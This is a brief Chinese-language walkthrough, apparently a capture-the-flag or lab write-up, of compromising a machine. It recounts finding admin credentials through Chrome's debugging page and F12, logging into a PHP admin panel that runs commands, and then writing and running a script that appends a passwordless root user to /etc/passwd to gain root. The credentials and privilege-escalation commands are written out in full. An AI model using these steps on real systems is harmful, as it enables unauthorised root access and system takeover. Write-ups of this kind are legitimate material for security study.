
进入chrome的调试模式去访问

添加后看到调试页面点进去

F12可以找到用户名和密码

Admin

ForlorfroxAdmin

登录后的后台页面

Php中可执行命令

echo "echo '0dayhp::0:0:0dayhp:/root:/bin/bash' >> /etc/passwd" > test.sh

新建一个有管理员权限并且密码为空的用户

在后台执行命令的地方/bin/bash /tmp/test.sh

执行脚本



完成提权